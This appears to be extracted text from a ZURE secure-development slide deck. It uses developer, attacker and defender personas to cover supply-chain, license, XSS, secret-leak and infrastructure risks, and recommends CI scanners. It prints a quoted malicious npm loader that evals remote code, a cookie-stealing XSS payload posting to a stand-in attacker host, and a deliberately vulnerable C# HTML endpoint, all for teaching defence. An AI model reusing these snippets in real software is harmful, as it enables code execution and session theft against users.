


From: Auth0

ZURE

2. What can go wrong?

- Data flow





Evil user stories - Our stars



Valdemar Vibecoder

Enthusiastic
Programmer
Gets things done

Harry Hacker

Opportunistic
Evil

Per Pessimistic

Blue team
20 years old
1 year in Infosec

ZURE



Evil user stories **- Dependencies**

Dependencies

- Valdemar Vibecoder added react-html2pdf.js library to repository
 - Familiar sounding




Valdemar
Vibecoder

ZURE



Dependencies

- Harry had surprise in index.js



```
/react-html2pdf.js/index.js

<< Back 5 LOC | 1.21 kB

1 function html2pdf() {
2     return "html2pdf"
3 }
4
5 module.exports = html2pdf
6
```

<https://www.aikido.dev/blog/malware-hiding-in-plain-sight-spying-on-north-korean-hackers>

**Harry
Hacker**

ZURE



Dependencies

- Scroll right to find this:

```
function html2pdf() {  
  (async () => eval((await axios.get("https://ipcheck-production.up.railway[.]app/106", {  
    headers: {  
      "x-secret-key": "locationchecking"  
    }  
  })).data))()  
  return "html2pdf"  
}  
  
module.exports = html2pdf
```

<https://www.aikido.dev/blog/malware-hiding-in-plain-sight-spying-on-north-korean-hackers>

Harry
Hacker

ZURE

Dependencies

- Double-check PR's with dependency changes
- Be careful when adding dependencies
- Lock transient dependencies with lockfiles
- Have vulnerability scanning in place for dependencies
- Evaluate the maturity of the packages frequently
 - Too new → Hold
 - Unmaintained → Remove & Replace



Per
Pessimistic
ZURE

Dependencies

```
dotnet list package --vulnerable --include-transitive
```

```
npm install -g retire  
retire --path . --severity low --exitwith 1 --deep
```

```
# Run OWASP Dependency check  
- name: Dependency Check  
  uses: dependency-check/Dependency-Check_Action@main  
  id: Depcheck  
  with:  
    project: "ci-security"  
    path: "."  
    format: "HTML"  
    out: "reports" # this is the default, no need to specify unless you wish to override it  
    args: >  
      --failOnCVSS 7  
      --enableRetired
```



Per
Pessimistic
ZURE

Dependencies

- Content-Security-Policy (and other security HTTP headers) will help you.
- Use Mozilla observatory or OWASP OSHP validator to scan HTTP headers

```
mdn-http-observatory-scanning:
```

```
  runs-on: ubuntu-latest
```

```
  steps:
```

```
    - name: Install Mozilla Observatory
```

```
      run: npm install --global @mdn/mdn-http-observatory
```

```
    - name: Run Mozilla Observatory
```

```
      run: mdn-http-observatory-scan harry-hackers.target
```



Per
Pessimistic
ZURE

Dependencies

- 16.4.2025 End of CVE and CWE?

U.S. Govt. Funding for MITRE's CVE Ends April 16, Cybersecurity Community on Alert

Apr 16, 2025 • Ravie Lakshmanan



Per
Pessimistic
ZURE

Dependencies

- 8.9.2025 – npm packages compromised


The screenshot shows the npm package page for `strip-ansi`. The page includes the following sections:

- Readme**: Contains the package's description: "Strip ANSI escape codes from a string".
- Code (Beta)**: A link to the GitHub repository.
- 1 Dependency**: A purple icon indicating dependencies.
- 9666 Dependents**: A purple icon indicating the number of dependents.
- 21 Versions**: A blue icon indicating the number of versions.
- Install**: Includes the command `npm i strip-ansi`.
- Repository**: A link to the GitHub repository (`github.com/chalk/strip-ansi`).
- Usage**: Displays code snippets for using the package.
- Weekly Downloads**: Shows a chart with the value **261,171,246**.
- Version**: **7.1.1**.
- License**: **MIT**.
- Unpacked Size**: **0.1 MB**.
- Total Files**: **6**.

A large red watermark with the word **HACKED** is overlaid across the entire page.



Dependencies - xkcd



Per
Pessimistic
ZURE

Dependencies - AI

Hugging Face AI Platform Riddled With 100 Malicious Code-Execution Models

New Hugging Face Vulnerability Exposes AI Models to Supply Chain Attacks

Feb 27, 2024 · Ravie Lakshmanan

New Namespace Reuse Vulnerability Allows Remote Code Execution in Microsoft Azure AI, Google Vertex AI, and Hugging Face

By Tushar Subhra Dutta · September 4, 2025

FML



Per
Pessimistic
ZURE



Evil user stories - Licenses

Licenses

- Valdemar Vibecoder added dependency to print ascii beer to console
- Dependency tree depth is 20
- Every dependency has different FOSS license



Valdemar
Vibecoder

ZURE



Licenses

- Harry has new plan.
 - He bribes the maintainer of a dependency
 - Add Oracle database installer
 - Add analytics to see usage
- Extortion with:

*I WILL CALL ORACLE LAWYERS
ABOUT UNLICENSED
DATABASES YOU HAVE*

**Harry
Hacker**

ZURE

Licenses

- Double-check PR's with dependency changes
- Be careful when adding dependencies
- Lock transient dependencies with lockfiles
- Scan your solution for licenses



```
- name: Install ScanCode
  run: pip install scancode-toolkit[full]
- name: Create folder for reports
  run: mkdir reports
- name: Run ScanCode
  run: scancode --license --email --license-score 70 -n 10 ./scancode-inputs --html reports/output.html --json-pp reports/output.json
```

Licenses

- 120 different FOSS license
- Random CC-licenses for “non-commercial use”
- Pipeline job timeout after 6 hours



Per
Pessimistic
ZURE



Evil user stories - Code safety

Code safety

- Valdemar Vibecoder has found a way to get backend to return any HTML he likes.
- How convenient!

```
public ContentResult XSSVulnerability([FromQuery] string content)
{
    return new ContentResult
    {
        StatusCode = (int) HttpStatusCode.OK,
        ContentType = "text/html",
        Content = $"<html><body>{content}</body></html>"
    };
}
```



Valdemar
Vibecoder
ZURE



Code safety

- Harry Hacker is spreading links to Valdemars site in reddit with this being the content parameter

```
<SCRIPT>
const axios = require('axios');
axios.post('https://harry.hacker.is.evil/data', { document.cookie})
</SCRIPT>
```

Harry
Hacker



ZURE

Code safety

- Pull Request Reviews are vital
- Static Application Security Testing might help too!
- But it did not. See how Per is laughing. Lol.

SAST-with-Semgrep:

```
name: "SAST: Semgrep CE"
runs-on: ubuntu-latest
container:
  # A Docker image with Semgrep installed. Do not change this.
  image: semgrep/semgrep
steps:
  # Fetch project source with GitHub Actions Checkout. Use either v3 or v4.
  - uses: actions/checkout@v4
  # Run the "semgrep scan" command on the command line of the docker image.
  - run: semgrep scan --config auto
```



**Per
Pessimistic**
ZURE



Evil user stories - Secrets

Secrets

- Valdemar Vibecoder has found a way to share secrets to coworkers.
- Just add them to version control!
- How convenient!

```
$password = "OH_NOES_EXPOSED_PASSWORD_IS_BAD"
```



Valdemar
Vibecoder


ZURE



Secrets

- Harry Hacker is using grep and evilness to harness the secrets from the code.
- Even worse! He has reverse engineered the mobile app and got the hardcoded secrets from the DLLs.

**Harry
Hacker**



ZURE

Secrets

- Pull Request Reviews are vital
- Use tools to detect leakages

```
secret-scanning-with-trufflehog:
  runs-on: ubuntu-latest
  defaults:
    run:
      shell: bash
  steps:
    - name: Checkout code
      uses: actions/checkout@v4
      with:
        fetch-depth: 0
    - name: Secret Scanning
      uses: trufflesecurity/trufflehog@main
      with:
        # Note that verified means the secret is known to be valid, so the secrets in this repo won't be flagged
        extra_args: --results=verified,unverified,unknown

secret-scanning-with-gitleaks:
  name: gitleaks
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
      with:
        fetch-depth: 0
    - uses: gitleaks/gitleaks-action@v2
      env:
        GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
```



Per
Pessimistic
ZURE

Secrets - AI era

- mcp.json, .env and .ipynb
- Copilot-enabled repos are 40% more likely to contain API keys, passwords, or tokens
- 12,000 API Keys and Passwords Found in AI Training Datasets
- AI autofilling somebody elses secrets



Per
Pessimistic
ZURE



Evil user stories - Infrastructure

Infrastructure

- Valdemar Vibecoder has found that Infrastructure-as-Code is boring.
- Outsourced the whole thing to a Chatbot!
- How convenient!



Valdemar
Vibecoder

ZURE



Infrastructure

- Harry Hacker is using traditional MITRE ATT & CK tactics and techniques to find vulnerabilities in infrastructure configuration

Harry Hacker

Reconnaissance		Resource Development		Initial Access		Execution		Persistence		Privilege Escalation		Defense Evasion		Credential Access		Discovery		Lateral Movement		Collection		Command and Control		Exfiltration		Impact	
10 techniques		8 techniques		10 techniques		14 techniques		20 techniques		14 techniques		44 techniques		17 techniques		32 techniques		9 techniques		17 techniques		18 techniques		9 techniques		14 techniques	
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (7)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (4)	Exploitation of Remote Services	Adversary-in-the-Middle (4)	Application Layer Protocol (5)	Automated Exfiltration (1)	Account Access Removal																
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (11)	Access Token Manipulation (5)	Brute Force (4)	Internal Spearphishing	Archive Collected Data (2)	Data Transfer Size Limits	Communication Through Removable Media	Data Destruction (1)																	
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing Application	BITS Jobs	BITS Jobs	Credentials from Password Stores (6)	Lateral Tool Transfer	Content Injection	Defacement (2)	Exfiltration Over Alternative Protocol (3)																		
Gather Victim Network Information (5)	Compromise Infrastructure (8)	External Remote Services	Container Administration Command	Container Manipulation (7)	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Data Encoding (2)	Data Manipulation (3)																			
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions	Deploy Container	Boot or Logon Autostart Execution (14)	Cloud Service Dashboard	Remote Services (8)	Data Obfuscation (3)	Exfiltration Over C2 Channel (2)																			
Phishing for Information (4)	Establish Accounts (3)	Phishing (4)	Exploitation for Client Execution	Browser Extensions	Cloud Storage Object Discovery	Clipboard Data	Data Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)																			
Search Closed Sources (2)	Obtain Capabilities (7)	Replication Through Removable Media	Inter-Process Communication (3)	Compromise Host Software Binary	Cloud Service Discovery	Data from Cloud Storage	Encrypted Channel (2)	Financial Theft																			
Search Open Technical Databases (5)	Stage Capabilities (6)	Supply Chain Compromise (3)	Native API	Create Account (3)	Cloud Storage Object Discovery	Fallback Channels	Firmware Corruption																				
Search Open Websites/Domains (3)	Trusted Relationship	Scheduled Task/Job (3)	Serverless Execution	Create or Modify System Process (5)	Cloud Storage Object Discovery	Hide Infrastructure	Inhibit System Recovery																				
Search Victim-Owned Websites	Valid Accounts (4)	Shared Modules	Software Deployment Tools	Domain or Tenant Policy Modification (2)	Container and Resource Discovery	Data from Configuration Repository (2)	Network Denial of Service (2)																				
			System Services (2)	Execution Guardrails (2)	Debugger Evasion	Data from Information Repositories (5)	Resource Hijacking (4)																				
			User Execution (3)	Event Triggered Execution (17)	Device Driver Discovery	Taint Shared Content	Scheduled Transfer																				
				Escape to Host	File and Directory Interception	Use Alternate Material (4)	Transfer Data to Cloud Account																				
				External Remote Services	Domain Name System (DNS) Cache Poisoning	Data from Local System	Service Stop																				
				Hijack Execution Flow (13)	File and Directory Modification (2)	Ingress Tool Transfer	System Shutdown/Reboot																				
				Implant Internal Image	File and Directory Request Generation	Multi-Stage Channels																					
				Hijack Execution Flow (13)	Group Policy Discovery	Data from Network Shared Drive																					
				Modify Authentication Process (9)	Log Enumeration	Data from Removable Media																					
				Hijack Execution Flow (13)	Network Sniffing	Non-Application Layer Protocol																					
				Impair Defenses (11)	OS Credential Dumping (8)	Non-Standard Port																					
				Scheduled Task/Job (5)	Network Service Discovery	Protocol Tunneling																					
				Indicator Removal (10)	Network Share Discovery	Email Collection (3)																					
				Indirect Command Execution	Network Sniffing	Input Capture (4)																					
				Masquerading (10)	>Password Policy Discovery	Proxy (4)																					
				Pre-OS Boot (5)	Peripheral Device Discovery	Remote Access Software																					
				Scheduled Task/Job (5)	Power Settings	Screen Capture																					
				Process Injection (12)	Steal Application Access Token	Traffic Signaling (2)																					
				Office Application Startup (6)	Steal or Forge Kerberos Tickets (5)	Video Capture																					
				Power Settings	Steal or Forge Authentication Certificates	Web Service (3)																					
